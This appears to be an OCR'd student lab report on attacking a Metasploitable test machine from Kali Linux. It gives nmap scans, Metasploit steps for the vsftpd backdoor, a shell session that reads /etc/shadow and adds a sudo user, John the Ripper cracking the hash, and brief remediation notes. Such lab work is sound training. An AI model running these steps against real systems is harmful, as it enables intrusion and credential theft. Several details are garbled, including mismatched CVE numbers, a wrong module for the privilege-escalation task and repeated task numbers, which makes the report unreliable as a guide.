Network Penetration Testing with Real-World Exploits and Security Remediation

Project objectives :-

INTRODUCTION

In today's interconnected digital landscape, network security is a critical concern for organizations of all sizes. With increasing threats from cybercriminals, it is essential to proactively test and secure network infrastructures. Network Penetration Testing is a method of ethically simulating attacks to uncover vulnerabilities in network systems before malicious actors can exploit them.

This project explores real-world network penetration testing, where commonly used attack techniques and publicly known exploits are applied to identify security flaws. The project doesn't stop at detection—it also emphasizes security remediation, offering practical solutions and best practices to fix the issues uncovered. By doing so, it bridges the gap between offensive testing and defensive security strategies, ensuring a well-rounded approach to cyber resilience.

THEORY

Network Penetration Testing is a structured process used to evaluate the security of a network by mimicking real cyberattacks. It typically involves five main phases: reconnaissance, scanning, enumeration, exploitation, and reporting. The aim is to reveal weaknesses such as open ports, vulnerable services, misconfigurations, and outdated software.

In this project, real-world exploits—such as known CVEs and poor security configurations—are used to simulate realistic attack scenarios. Tools like Metasploit, Nmap, and Burp Suite help perform these simulated attacks effectively.

After identifying vulnerabilities, security remediation is performed. This includes applying patches, updating configurations, hardening system settings, and improving access controls. The end goal is to not only demonstrate how attackers can break in, but also how to prevent such breaches through proper security measures.

Project requirements

Two Operating System

1. Kali Linux (Attacking machine)
2. Metasploitable machine (Target Machine)

Tools Details:-

Nmap: For network scanning, port discovery, OS detection, and service enumeration.

Metasploit framework: For exploiting known vulnerabilities in services.

John the Ripper: For cracking password hashes.

Tasks:-


Network Scanning

Task 1: Basic Network Scan

Step 1: Open a terminal on your Kali Linux machine.

Step 2: Run a basic scan on your local network.


$ nmap -v 192.168.80.128



Task 2: Scanning for hidden Ports

Step 1: To scan for hidden ports , we have to scan whole range of ports on that specific targeted ip address.


$ nmap -v -p- 192.168.80.128



Task 3: Service Version Detection

Step 1: Use the -sV option to detect the version of services running on open ports:


$ nmap -v -sV 192.168.80.128



Task 4: Operating System Detection

Step 1: Use the -O option to detect the operating systems of devices on the network:

$ nmap -v -O 192.168.80.168



Task 5- Enumeration

- **Target IP Address:** 192.168.80.128
- MAC Address: 00:0c:29:87:ff:e7
- Device type: general purpose
- Running: Linux 2.6.X
- OS CPE: cpe:/o:linux:linux_kernel:2.6

- OS details: Actiontec

Services Version with open ports (LIST ALL THE OPEN PORTS EXCLUDING HIDDEN PORTS)

8180/tcp open unknown

8009/tcp open ajp13

3306/tcp open mysgl

2049/tcp open nfs

513/tcp open login

80/tcp open http

514/tcp open shell

5432/tcp open postgresql

6667/tcp open irc

5900/tcp open vnc

23/tcp open telnet

21/tcp oprn ftp

22/tcp open ssh

111/tcp open rpcbind

1524/tcp open ingreslock

512/tcp open exec

1524/tcp open ingreslock

445/tcp open Microsoft-ds

2121/tcp open ccproxy-ftp

25/tcp open smtp

Task 6- Exploitation of services

Exploit: Backdoor vulnerability (CVE-2011-1523)

STEPS: $msfconsole

$ exploit /unix/ftp/vsftpd_234_backdoor

$ set RHOST 192.168.80.128

$ set RPORT 21

$ run

Task 7: Priviledge Escalation

Exploit: Ussermap script vulnerability (CVE-2007-2447)

Steps: $ use exploit/ unix/ftp/vsftpd_234_backdoor

$ set RHOST 192.168.80.128

$ exploit

```
Abort session 1? [y/N]  n
[*] Aborting foreground process in the shell session
sh: line 7: : command not found
pwd
/
^C
Abort session 1? [y/N]  n
[*] Aborting foreground process in the shell session
sh: line 9: : command not found
sudo usermod -aG sudo srishti
cat /etc/passwd | grep srishti
srishti:x:1003:1003:srishti,,,:/home/srishti:/bin/bash
^C
Abort session 1? [y/N]  n
[*] Aborting foreground process in the shell session
sh: line 12: : command not found
sudo cat /etc/shadow | grep srishti
srishti:$1$B9.n4wOI$p4bxAy3aIi5TVVkmiWbH3/:20225:0:99999:7 :::
```

Task 5 – Create user with root permission

adduser **srishti**

password srishti

sudo usermod -Ag sudo srishti

cat/etc/passwd | grep srishti

srishti:x:1003:1003:srishti,,,:/home/srishti:/bin/bash

sudo cat /etc/shadow | grep srishti

srishti:1B9.n4Woi$p4bxAy3aIi5TVVkmiWbH3/:20225:0:99999:7:::

```
┌──(kali㉿kali)-[~/Downloads/john/run]
└─$ nano srishti_hash.txt

┌──(kali㉿kali)-[~/Downloads/john/run]
└─$ cat srishti_hash.txt
$1$B9.n4wOI$p4bxAy3aIi5TVVkmiWbH3/
```

```
┌──(kali㉿kali)-[~/Downloads/john/run]
└─$ john srishti_hash.txt
Created directory: /home/kali/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
1234             (?)
1g 0:00:00:00 DONE 2/3 (2025-05-17 13:51) 50.00g/s 19200p/s 19200c/s 19200C/s 123456..larry
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


Task 6 – Cracking password hashes

Steps:

$ nano srishti_hash.txt

$ john srishti_hash.txt

$ john srishti_hash.txt –show



Task 7 – Remediation

- **FTP service:**
  Vulnerability- Backdoor (CVE-2011-2523)
  Remediation- upgrade to vsfpd 3.0.5.
  Disable FTP and use SFTP.

- **R services (Ports 512-514):**
  Vulnerability- Plaintext credentials (CVE-1999-0651)
  Remediation- Disable rsh, rlogin, and rexec services.

Major Learning From this project

- **Methods of password cracking**
- **Importance of remediation to secure system against attacks.**
- **Use of nmap for network scanning and enumeration.**